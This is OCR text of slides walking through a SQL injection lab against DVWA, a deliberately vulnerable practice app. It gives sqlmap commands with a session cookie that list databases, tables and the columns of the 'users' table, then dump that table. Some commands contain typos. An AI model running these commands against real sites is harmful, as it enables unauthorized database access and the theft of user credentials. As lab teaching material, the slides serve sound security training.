
# Stepwise Demonstration

Click on inspect to view the php session id




# Stepwise Demonstration

sqlmap -u "url" --cookie "php session id and security"




# Stepwise Demonstration

sqlmap -u "url" --cookie "php session id and security"--dbs




# Stepwise Demonstration

sqlmap -u "url" --cookie "php session id and security"--tables
it will display all the tables in the database




# Stepwise Demonstration

sqlmap -u "url" --cookie "php session id and security"---D dvwa -T users --columns
it will display all the columns of the table user in the database



# Stepwise Demonstration

sqlmap -u "url" --cookie "php session id and security"---D dvwa -T users --dump
it will dump all the values of the columns  of the table user in a text file locally



# Video Demonstration

# Thank You